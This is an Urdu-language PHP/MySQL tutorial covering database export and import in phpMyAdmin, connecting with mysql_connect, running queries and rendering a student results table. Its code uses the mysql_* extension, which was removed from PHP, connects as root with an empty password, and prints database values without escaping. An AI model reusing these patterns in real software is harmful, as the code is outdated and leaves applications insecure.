بکس میں انکی تعداد لکھیں اور GO کے بٹن پر کلک کریں تو آپکو مزید فارمز مہیا کر دیئے جائیں گے۔ ٹیبل مکمل ہونے پر save کا بٹن کلک کر دیں۔ جب ٹیبل بن جائے گا تو بائیں طرف لسٹ میں آپ کو نظر آ جائے گا۔ جسمیں پھر آپ اسی طریقے سے ڈیٹا انسرٹ کر سکتے ہیں۔




ٹیبل کوختم کرنے کیلئے پہلے اسکو بائیں طرف لسٹ سے سلکٹ کریں اوراورمینو سے Drop کے بٹن پرکلک کردیں۔اسی طرح اگر ڈیٹا بیس کوختم کرنا ہوتواسکا بھی یہی طریقہ ہے۔جب آپ اپنا ڈیٹا بیس بنالیں اور اسکو سرور پر اپ لوڈ کرنا چاہتے ہیں تو اسکو پہلے Exprot کرتے ہیں۔کسی ڈیٹا بیس کو Export کرنے کیلئے پہلے اسکوسلکٹ کریں۔اسکے بعداوپر مینو سے Export کے بٹن پرکلک کریں۔تھوڑی دیرمیں آپ کے پاس Export کا پیج آجائے گا۔اس پیج پر بائیں طرف کچھ آپشنز ہوتے ہیں کہ آپ نے کس فارمیٹ میں export کرنا ہے یہاں سے عموماً ہم SQL کوسلکٹ کرتے ہیں۔اسکے بعد آخر میں ایک آپشن ہوتی ہے Save as file اسکو چیک کرتے ہیں۔نیچے ٹیکسٹ بکس میں اسکو ایک نام دیتے ہیں۔اگر ڈیٹا بیس کو Zip بھی کرنا ہوتو ZIP آپشن کوسلکٹ کریں۔اور پھر GO کے بٹن پرکلک کریں۔اپنے ڈیٹا بیس کو save کرلیں۔export کرنے سے ڈیٹا بیس اور اسمیں موجود تمام ٹیبل export ہوجاتے ہیں جو آپ اپنے ان لائن سرور پر Import کرسکتے ہیں۔



کسی ڈیٹا بیس کو Import کرنا بھی بہت آسان ہے۔ اگر آپ نے اس ڈیٹا بیس کو آن لائن سرور پر Import کرنا ہے تو پہلے آپنے contol panel میں لاگن کریں۔ تقریباً ہر ایک control panel، PHPmyadmin کو سہولت مہیا کرتا ہے۔ اپنے کنٹرول پینل سے پہلے ڈیٹا بیس کو سلکٹ کریں اسکے بعد PHPmyadmin کھولیں اور اوپر مینو سے Import کے بٹن پر کلک کریں۔ یہاں browse کر کے اس فائل کو سلکٹ کریں جو آپ نے export کی تھی اور آخر میں Go کے بٹن پر کلک کریں۔ تھوڑی دیر میں آپ کا پورا ڈیٹا بیس Import ہو جائے گا۔



جی دوستوں آپ نے PHPmyadmin کی GUI میں تھوڑا کام کرنا سیکھا۔ اسکے علاوہ کچھ اور ڈسک ٹاپ اپلی کیشنز بھی ہیں جو MySQL کے ساتھ آپ استعمال کر سکتے ہیں۔ ان میں جو مجھے سب سے اچھا لگا ہے اور میں خود استعمال کرتا ہوں اسکا نام ہے Navicat For MySQL۔ ایک بہت آسان اور یوزر فرینڈلی سافٹ ویئر ہے جسکی مدد سے آپ منٹوں میں ڈیٹابیسز اور ٹیبلز بنا سکتے ہیں۔



انشاءاللہ اگلے سبق میں ہم PHP کے ساتھ مائی سیکول کو استعمال کرنا شروع کرینگے۔ امید کرتا ہوں کہ آج کا سبق آپکو پسند آیا ہوگا۔ دعاؤں میں یاد رکھیں۔

اللہ حافظ

شکیل محمد خان
shakeel599@gmail.com

پی ایچ پی مائی سیکول اور ویب ڈویلپمنٹ کی اٹھارویں کلاس میں خوش آمدید

اسلام علیکم

امید کرتا ہوں کہ سب خیریت سے ہونگے۔ دوستوں! پچھلے اسباق میں آپ نے SQL پر کام کرنا سیکھا تھا اور میں امید کرتا ہوں کہ سب کیوریز آپ کو یاد ہونگی۔ اس سبق میں ہم پی ایچ پی کو مائی سیکول کے ساتھ استعمال کرنا سیکھیں گے۔ جو دوست پچھلے اسباق نہیں پڑھے اور سیدھے یہاں پر آئیں ہیں ان سے گزارش ہے کہ اس سے پہلے دو اسباق کا مطالعہ کریں تاکہ آپ کو آگے پڑھنے اور پریکٹس کرنے میں دشواری نہ ہو۔

جیسے کہ ہم نے پہلے پڑھا تھا کہ پی ایچ پی بہت سارے ڈیٹا بیسز کو سپورٹ کرتی ہے جسمیں مائی سیکول بھی شامل ہے اور یہ مائی سیکول کے ساتھ کام کرنے کیلیئے زبردست فنکشنز فراہم کرتی ہے۔ بہت سارے دوست یہ سمجھتے ہیں کہ پی ایچ پی میں مائی سیکول کے ساتھ کام کرنا شاید بہت مشکل ہوگا لیکن آپ دیکھیں گے کہ یہ الف ب کی طرح آسان ہے اسلیئے گھبرانے کی ضرورت نہیں ہے آپ صرف سمجھنے کی کوشش کریں اور پریکٹس کرتے جائیں۔ ایک اور مزے کی بات آپکو بتاوں کہ جب آپ مائی سیکول کے فنکشنز کو سیکھ لیں تو باقی ڈیٹا بیس کے ساتھ پی ایچ پی میں کام کرنا بھی آپکے لئے کوئی مشکل نہیں ہوگا کیونکہ پی ایچ پی نے سارے ڈیٹا بیس کیلیئے تقریباً ایک طرح کے فنکشنز بنائیں ہیں یعنی سب کا پیٹرن ایک جیسا ہے، جہاں آپکو صرف فنکشن میں شروع میں اسکا نام تبدیل کرنا ہوتا ہے۔

مائی سیکول کے ساتھ کنکشن بنانا

اچھا! سب سے پہلے آپ XAMPP کنٹرول پینل سے Apache اور MySQL کو سٹارٹ کریں۔ کسی بھی DBMS پر کام کرنے سے پہلے اس سے کنکٹ ہونا لازمی ہوتا ہے۔ جیسے کہ میں نے پہلے بتایا تھا کہ مائی سیکول کے ساتھ کنکٹ ہونے کیلیئے تین چیزیں درکار ہوتی ہیں host, user اور password۔ اب ہم دیکھتے ہیں کہ پی ایچ پی سے مائی سیکول کا کنکشن کیسے بناتے ہیں۔ سب سے پہلے آپ htdocs کے فولڈر میں mysql کے نام سے ایک نیا فولڈر بنائیں اسکے بعد اپنا ایڈیٹر کھولیں اسمیں مندرجہ ذیل کوڈ لکھیں اور htdocs->mysql کے فولڈر میں connection.php کے نام سے محفوظ کریں۔

```
<?php

    //link to mysql server
    if($link = mysql_connect ("localhost","root","" )) {
        print "Connected to MySQL Server" ;
    }else{
        die("Cannot connect to MySQL Server.<br>\n" .mysql_error());
    }
?>
```

اب آپ اپنے براؤزر میں http://localhost/mysql/connection.php لکھیں اور اسکا رزلٹ دیکھ لیں۔ اگر پیج پر Connected to MySQL Server پرنٹ ہوا تو آپکا کنکشن بن گیا ہے اور اگر کوئی مسئلہ ہو تو آپکو ایک error کی صورت میں اسکی نشاندہی کر دی جائے گی۔

مائی سیکول کے ساتھ کنکٹ ہونے کیلئے پی ایچ پی mysql_connect() کا فنکشن فراہم کرتی ہے جسکو ہم عموماً تین arguments پاس کرتے ہیں۔ پہلا argument آپکا host name ہوتا ہے، دوسرا user name اور تیسرا password۔ جب کنکشن بن جاتا ہے تو یہ فنکشن ایک link ریٹرن کرتا ہے جسکا ڈیٹا ٹائپ resource ہوتا ہے اور فیل ہونے کی صورت میں false ریٹرن کرتا ہے۔ اگر آپ پروگرام کو دیکھیں تو ہم نے if کی کنڈیشن استعمال کی ہے۔ یعنی ہم $link ویریبل میں mysql_connect() فنکشن کی ریٹرن ویلیو حاصل کرتے ہیں جو if کو پاس ہوتا ہے۔ اگر کنکشن بن جائے تو فنکشن link ریٹرن کریگا اور if کا پہلا بلاک رن ہوگا۔ اگر کنکشن فیل ہو جائے تو یہ فنکشن false ریٹرن کریگا جو $link کے ویریبل کو assign ہوگا، if سٹیٹمنٹ میں کنڈیشن فالس ہوگی اور else کا بلاک رن ہوگا جہاں die فنکشن سکرپٹ execution کو روک لے گا اور ایک error جنریٹ کریگا۔ آپ دیکھ رہے ہیں کہ ہم نے ایک اور فنکشن mysql_error() کا بھی استعمال کیا ہے جو کہ ہمیں تفصیل سے مائی سیکول کے error کے بارے میں رپورٹ کریگا۔ جب ہمارا لنک بن جاتا ہے تو اسکو ہم باقی فنکشن میں استعمال کرتے ہیں۔

ڈیٹا بیس کو سلکٹ کرنا

جب ہمارا کنکشن بن جائے تو اسکے بعد ہم اسی طرح جس ڈیٹا بیس کے ساتھ کام کرنا ہو، کو سلکٹ کرتے ہیں۔ آپ دوبارہ connection.php میں آ جائیں اور مندرجہ ذیل نیا کوڈ بھی انسرٹ کریں۔

```php
<?php

    //link to mysql server
    if($link = mysql_connect ("localhost","root","" )) {
        print "Connected to MySQL Server<br>\n" ;
    }else{
        die("Cannot connect to MySQL Server.<br>\n" .mysql_error());
    }
    //selecting database
    if(mysql_select_db ("school" ,$link)){
        print "school database selected<br>\n" ;
    }else{
        die("Cannot select database.<br>\n" .mysql_error());
    }
?>
```

اسکے لئے ضروری ہے کہ آپکے پاس school کا ڈیٹا بیس موجود ہو جو ہم نے پچھلی کلاس میں بنایا تھا۔ جس طرح ہم کمانڈ پرومپٹ پر کسی ڈیٹا بیس کو سلیکٹ کرنے کیلئے USE کا سٹیٹمنٹ استعمال کرتے تھے اسی طرح پی ایچ پی میں ہم mysql_select_db() کا فنکشن استعمال کرتے ہیں۔ یہ فنکشن دو

argumentsلیتا ہے۔ پہلا argumentاس ڈیٹا بیس کا نام ہوتا ہے جسکو select کرنا ہو اور دوسرا کنکشن کے linkپر مشتمل ہوگا۔ آپ اسکا ریزلٹ براؤزر میں چیک کریں کہ سب ٹھیک ہے کہ نہیں۔ اگر ہمارے ویب سائٹ کے بہت سارے پیجز پر ہم ڈیٹا بیس کے ساتھ کام کرتے ہیں تو پھر ہم کنکشن کیلئے ایک پیج بناتے ہیں اور اسکو باقی پیجز میں include کرتے ہیں اور بار بار ہر ایک صفحے پر کنکشن کے فنکشن نہیں بناتے۔ includeکے بارے میں آپ نے سبق نمبر 14 میں پڑھا تھا۔ اب آپ دوبارہ connection.php کھولیں اسمیں مندرجہ ذیل کوڈ انسرٹ کریں۔

```php
<?php

    // configration variables
    //host name
    define("HOSTNAME", "localhost");
    //user name
    define("USERNAME","root");
    //password
    define("PWD","");
    //database name
    define("DBNAME","school");

    //link to mysql server
    if(!$link = mysql_connect(HOSTNAME,USERNAME,PWD)) {
        die("Cannot connect to MySQL Server.<br>\n" .mysql_error());
    }
    //selecting database
    if(!mysql_select_db(DBNAME,$link)){
        die("Cannot select database.<br>\n" .mysql_error());
    }
?>
```

بالکل اُسی طرح ہے مگر یہاں ہم نے شروع میں کچھ constantویریبلز بنا دیے ہیں۔ if کو تھوڑا تبدیل کر دیا ہے اور فالتو میسج کو نکال دیے ہیں کیونکہ ہمیں اسکی ضرورت نہیں ہوتی نہ ہی اسکو display کرتے ہیں وہ صرف آپکو سمجھانے کیلئے دیے تھے۔ آپ connection.php کو براؤزر میں کھولیں، اگر پیج پر کوئی میسج نہیں آیا تو آپکا کنکشن بن گیا ہے اور ڈیٹا بیس بھی سلکٹ ہو چکا ہے۔ اس فائل کو ہم باقی پیجز پر include کرینگے جسکی مدد سے ہر صفحے پر ہمارا کنکشن بنتا جائے گا۔ اس قسم کی کنفیگریشنز فائلیں سرور پر ہمیشہ read only رکھیں تا کہ کوئی وائرس وغیرہ اسمیں تبدیلی نہ کر سکے اور اس قسم کی فائلوں کو direct access بھی نہ دے۔ عموماً ایسے فائلوں کی direct access کو ہم بلاک کرتے ہیں جو ہم صرف دوسرے پیجز میں include کرتے ہیں اور ہم نہیں چاہتے کہ کوئی براؤزر میں اسکا ایڈریس لکھ کر اسمیں موجود contents کو کسی طریقے سے ریڈ کر لے۔ اور جس طرح پہلے بھی آپ کو بتایا تھا کہ اس قسم کے پیجز کو ہمیشہ .php کے extension سے محفوظ کریں۔ اس قسم کے فائلوں کو پروٹیکٹ کرنے کیلئے بہت سارے طریقے ہیں جسمیں ایک طریقہ .htaccess فائل سے سائٹ کے حصے کو بلاک کرنا ہوتا ہے جہاں کوئی یوزر اگر گھسنے کی کوشش کرے تو اسکو بلاک کر دیا جاتا

ہے۔ .htaccess، Apache ویب سرور ایک کنفگریشن فائل ہوتی ہے جسمیں ہم کچھ رولز define کرتے ہیں اور سرور اسکے مطابق کام کرتا ہے جسمیں URL Rewriting اور سائٹ کے کسی خاص حصے کو restricted بنانا وغیرہ شامل ہوتے ہیں۔ اس قسم کی فائلوں کو ہم ایک فولڈر میں رکھنے کے بعد .htaccess کی مدد سے اس فولڈر کے contents کو ریڈ کرنے کی پرمیشن بند کر دیتے ہیں اور اگر کوئی اس فولڈر میں URL میں ایڈریس لکھ کر داخل ہونے کی کوشش کرتا ہے تو اسکو forbidden یا restricted کا میسج ملتا ہے یا ہمارے رولز کے مطابق اسکے ساتھ برتاؤ کیا جاتا ہے۔ یہ طریقہ Unix ٹائپ کے آپریٹنگ سسٹمز جیسے کہ Linux پر ہی کام کرتا ہے۔ ایک اور طریقہ بھی ہے جسمیں ہم URL سے پیج کا نام حاصل کر کے چیک کرتے ہیں کہ اگر پیج کا نام اسی پیج پر مشتمل ہو تو Access کو بلاک کر دیتے ہیں مثلاً آپ connection.php کو دوبارہ کھولیں اور اسمیں مندرجہ ذیل نئے کوڈ کا اضافہ کر لیں۔

```
<?php

        //No direct access to this page
        if(preg_match("/connection.php/" ,$_SERVER['SCRIPT_FILENAME'])) {
              die("Access denied");
        }
        // configration variables
        define("HOSTNAME", "localhost");
        define("USERNAME","root");
        define("PWD","");
        define("DBNAME","school");

        //link to mysql server
        if(!$link = mysql_connect(HOSTNAME,USERNAME,PWD)) {
              die("Cannot connect to MySQL Server.<br>\n" .mysql_error());
        }
        //selecting database
        if(!mysql_select_db(DBNAME,$link)){
              die("Cannot select database.<br>\n" .mysql_error());
        }
?>
```

اب اگر آپ براؤزر میں اس فائل کو دیکھنے کی کوشش کریں گے تو آپکو access denied کا میسج ملے گا۔ اسکا مطلب ہے کہ ہم $_SERVER گلوبل ایرے سے request والے پیج کا نام حاصل کرتے ہیں اور پھر اسکو preg_match() فنکشن میں اس پیج کے نام کے ساتھ میچ کرتے ہیں۔ اگر یوزر نے ایڈریس اسی پیج کا دیا ہو تو ہم اسکو بلاک کر رہے ہیں۔ اسکے علاوہ بھی بہت سارے طریقے ہیں۔ اس قسم کی فائلیں جو ہم دوسرے پیجز پر include کرنے کیلئے بناتے ہیں، کی direct access کو بند کرتے ہیں۔ اب ہم ایک اور فائل میں اس پیج کو include کرتے ہیں اور ڈیٹا بیس سے کچھ ریکارڈز حاصل کرتے ہیں۔

کیوری execute کرنا

مندرجہ ذیل کوڈ htdocs->mysql کے فولڈر میں result.php کے نام سے محفوظ کریں۔

result.php

```php
<?php

    //connection file
    include "connection.php" ;

    //query to execute
    $Query = "SELECT * FROM result" ;

    //executing query
    $q_Result = mysql_query ($Query,$link) or die (mysql_error () ) ;
    if (mysql_num_rows ($q_Result) <= 0) {
      print "No record found";
    }else{
      print mysql_num_rows ($q_Result) . " rows in result table" ;
    }

?>
```

اس کو چیک کرنے کیلئے براؤزر میں http://localhost/mysql/result.php لکھیں اور اسکا ریزلٹ دیکھیں۔سب سے پہلے ہم نے connection والی فائل کو include کیا جس سے اس پیج پر کنکشن بھی بن جائے گا اور ڈیٹا بیس بھی سلکٹ ہو جائے گا۔اسکے بعد $Query کے نام سے ایک ویریبل بنایا ہے جو ایک کیوری پر مشتمل ہے اور یہ کیوری آپ پڑھ چکے ہیں کہ کسی ٹیبل کے ریکارڈز حاصل کرتا ہے۔اسکے بعد $q_Result کے نام سے ایک ویریبل بنایا ہے جسکو ہم mysql_query() فنکشن کا ریزلٹ assign کر رہے ہیں۔mysql_query() ایک کیوری کو execute کرتا ہے اور کامیابی کی صورت میں ایک result resouce ریٹرن کرتا ہے جسکو ہم دوسرے فنکشن میں استعمال کرتے ہیں۔یہ result resource کیوری سے حاصل ہونے والی معلومات پر مشتمل ہوتا ہے دوسرے لفظوں میں اسکو آپ ایک reference بھی کہہ سکتے ہیں۔یہ فنکشن نہ چلنے کی صورت میں ہم die سے سکرپٹ execution کو سٹاپ کر رہے ہیں اور mysql_error() فنکشن کی مدد سے error کے بارے میں تفصیلی رپورٹ حاصل کرتے ہیں کہ کس قسم کا error آیا ہے۔یعنی آپ کیوری میں سے FROM کو ختم کر کے اس پیج کو چلائیں تو آپکو ایک error نظر آ جائے گا۔mysql_query() فنکشن کو ہم دو arguments پاس کرتے ہیں، پہلا argument کیوری پر مشتمل ہوتا ہے جبکہ دوسرا کنکشن لنک پر۔اگر آپ connection.php میں دیکھیں تو یہ لنک ہم $link ویریبل میں حاصل کر رہے ہیں اور چونکہ یہاں ہم نے اسکو include کیا ہے تو اسمیں استعمال ہوا تمام کوڈ اس پیج کا حصہ بن چکا ہے اس لئے ہم اس $link ویریبل کو استعمال کر سکتے ہیں۔ یہاں پر link کا


arguement اختیاری (optional) ہے یعنی اگر ہم $link نہ بھی دے تو کوئی error نہیں آئے گا بلکہ اسکو خود ہی پتہ چل جائے گا کہ کونسے لنک کو اٹھانا ہے۔مائی سیکول کے جتنے بھی فنکشنز ہیں جو argument میں link بھی لیتے ہیں ،ان میں یہ optional ہوتا ہے۔
mysql_num_rows() کا دوسرا فنکشن جو ہم نے یہاں استعمال کیا ہے وہ mysql_query() فنکشن سے حاصل ہونے والے result resource میں روز (rows) کی تعداد بتاتا ہے۔یعنی اس کے ذریعے ہم چیک کر سکتے ہیں کہ ہماری کیوری سے کچھ ریکارڈز ریٹرن ہوئے ہیں کہ نہیں۔یہ فنکشن argument میں ایک result resource لیتا ہے۔

لوپ میں ٹیبل کے روز حاصل کرنا

اب ہم اسی پروگرام کو آگے بڑھاتے ہیں اور result ٹیبل میں تمام روز کو حاصل کر کے انکو پیج پر پرنٹ کرتے ہیں جسکے لئے ہم ایک لوپ اور ایک فنکشن mysql_fetch_assoc() کا استعمال کرینگے۔آپ دوبارہ result.php میں آجائیں اور اسمیں درج ذیل نیا کوڈ انسرٹ کریں:

```php
<?php

  //connection file
  include "connection.php";

  //query to execute
  $Query = "SELECT * FROM result";

  //executing query
  $q_Result = mysql_query($Query,$link) or die(mysql_error());
  if(mysql_num_rows($q_Result) <= 0) {
    die("No record  found");
  }

  while($Row = mysql_fetch_assoc($q_Result)) {
    print $Row['sname'] . "<br>";
  }
?>
```

اب result.php کو save کرنے کے بعد براؤزر میں آؤٹ پٹ دیکھیں جہاں آپکو students کے ناموں کی لسٹ نظر آجائے گی۔



```
while ($Row = mysql_fetch_assoc ($q_Result)) {
      print $Row['sname'] . "<br>";
  }
```

whileلوپ میں پہلے ہم نے Row$ کے نام سے ایک ویریبل بنایا ہے اور اسکو ہم ()mysql_fetch_assoc فنکشن کی ریٹرن ویلیو assign کر رہے ہیں۔تھوڑی توجہ یہاں دیں !!۔ ()mysql_fetch_assoc فنکشن ایکargumentلیتا ہے یعنی اسی طرح ایک result resouceجوکہ ہم نے پہلے()mysql_query سے حاصل کیا ہےاور کامیابی کی صورت میں ایک ایسوسی ایٹیو ایرے ریٹرن کرتا ہے۔یہ ایرےRow$ کوassignہوگی۔فنکشن جوایرے ریٹرن کریگاوہ ٹیبل کے ایک رو(row)پر مشتمل ہوتی ہے جہاں اس ایرے کے Keys کالمز کے ناموں پراورelementsانکے ویلیوز پر مشتمل ہوتے ہیں۔لوپ میں یہ فنکشن ریکارڈسیٹ کے انٹرنل پوائنٹر یا کرسر کواگلے رو پرخودبخودmove کرتا ہے اسلئے جب کرسر ریکارڈز کے آخر میں پہنچ جاتا ہے تو یہ فنکشن falseریٹرن کرتا ہے جسکی وجہ سے لوپ میں کنڈیشن فالس ہوجاتی ہے اور لوپ ختم ہوجاتا ہے۔لوپ کے اندرہم اسی طرحRow$ایرے کے ایکelements کو پرنٹ کررہے ہیں۔آپ دیکھ رہے ہیں کہ اسمیں Keysہمارے ٹیبل کے کالمز کے ناموں پر مشتمل ہوتے ہیں۔یعنی اگر میں ٹیبل سے sname کالم کے ویلیوز حاصل کرنا چاہتا ہوں تو میں ایرے کے Key میں snameدیتا ہوں۔بالکل ایسی طرح ایک اور فنکشن ہے جواسی کام کیلئے استعمال ہوتا ہے جسکا نام()mysql_fetch_array ہے۔اسکے ساتھ ہم ایک مثال دیکھتے ہیں۔result.phpمیں صرف لوپ میںmysql_fetch_assoc کی جگہmysql_fetch_array کردیں مثلاً:

```
while ($Row = mysql_fetch_array ($q_Result)) {
      print $Row['sname'] . "<br>";
   }
```

اسکا ریزلٹ بھی ویسے ہی آئے گامگران دونوں فنکشنز میں تھوڑا فرق ہے۔()mysql_fetch_assoc فنکشن صرف ایک ایسوسی ایٹیو ایرے ریٹرن کرتا ہے ۔جبکہ ()mysql_fetch_arrayدونوں قسم کے ایرے ریٹرن کرتا ہے یعنی نومیرک انڈیکس ایرے اور ایسوسی ایٹیو ایرے اسلئے mysql_fetch_array فنکشن میموری تھوڑی زیادہ لیتا ہے۔اگر آپ اوپر والے لوپ میں ['Row['sname$ کی جگہ[1]Row$ کر دے تو پھر بھی آپ کے پاس دوسرے کالم کے ویلیوز حاصل ہونگے۔یعنیmysql_fetch_array جوایرے ریٹرن کرتا ہے اسمیں ریکارڈ ڈبل سٹور ہوئے ہوتے ہیں۔نہیں سمجھ آیا!!result.phpمیں لوپ کوتھوڑا تبدیل کرکے اسطرح کردیں۔

```
while ($Row = mysql_fetch_assoc ($q_Result)) {
      print "<pre>";
      print_r($Row);
      print "</pre>";
  }
```

اس لوپ میں ہم ہرایرے کو()print_r فنکشن کی مدد سے examine کررہے ہیں۔آپ اس کا ریزلٹ چیک کریں تو آپ دیکھیں گےایرے کے keysاس ٹیبل کے کالمز کے ناموں پرجبکہelementsانکے ویلیوز پر مشتمل ہونگے یعنی ایسوسی ایٹیو ایریز ہونگے۔اب آپ اس کوڈ میں تبدیلی کرکے

mysql_fetch_assoc کی جگہ mysql_fetch_array کردیں اور پھر اسکا رزلٹ چیک کریں۔ آپ کے پاس رزلٹ تھوڑا مختلف ہوگا یعنی ہر اریے میں ایک ویلیو دو دفعہ سٹور ہوئی ہوگی۔ نومیرک انڈیکسز اور ایسوسی ایٹیو دونوں حالتوں میں۔ اسلئے اگر آپکو اریے کے keys نمبرز میں نہیں چاہیے تو پھر mysql_fetch_assoc فنکشن استعمال کریں۔

اچھا! اب ہم اس ٹیبل کے تمام ریکارڈز کو ایک HTML ٹیبل بنا کر حاصل کرینگے آپ دوبارہ result.php پر آجائیں اور اسمیں مندرجہ ذیل نیا کوڈ لکھنے کے بعد save کرلیں۔

```
<?php
  //connection file
  include "connection.php" ;
  //query to execute
  $Query = "SELECT * FROM result" ;
  //executing query
  $q_Result = mysql_query ($Query,$link) or die (mysql_error() );
  if(mysql_num_rows ($q_Result) <= 0) {
    die ("No record  found");
  }
  //HTML table starts
  print "<table border=1><tr>
         <th>SID</th>
         <th>Student Name</th>
         <th>Marks </th></tr>" ;
  //getting recods and generating table (rows,cols)
  while($Row = mysql_fetch_assoc( $q_Result)) {
    print "<tr><td>" . $Row['sid']."</td>
    <td>" . $Row['sname'] . "</td>
    <td>" . $Row['marks'] . "</td></tr>" ;
  }
  //table ends
  print "</table>" ;
?>
```

SID	Student Name	Marks
1	Shahid Ahmed Khan	80
2	Asad Javed	75
3	Saleem Akhter	73
4	Akbar Ali Khan	82
5	Waseem Shah	50
6	Javed Iqbal	32

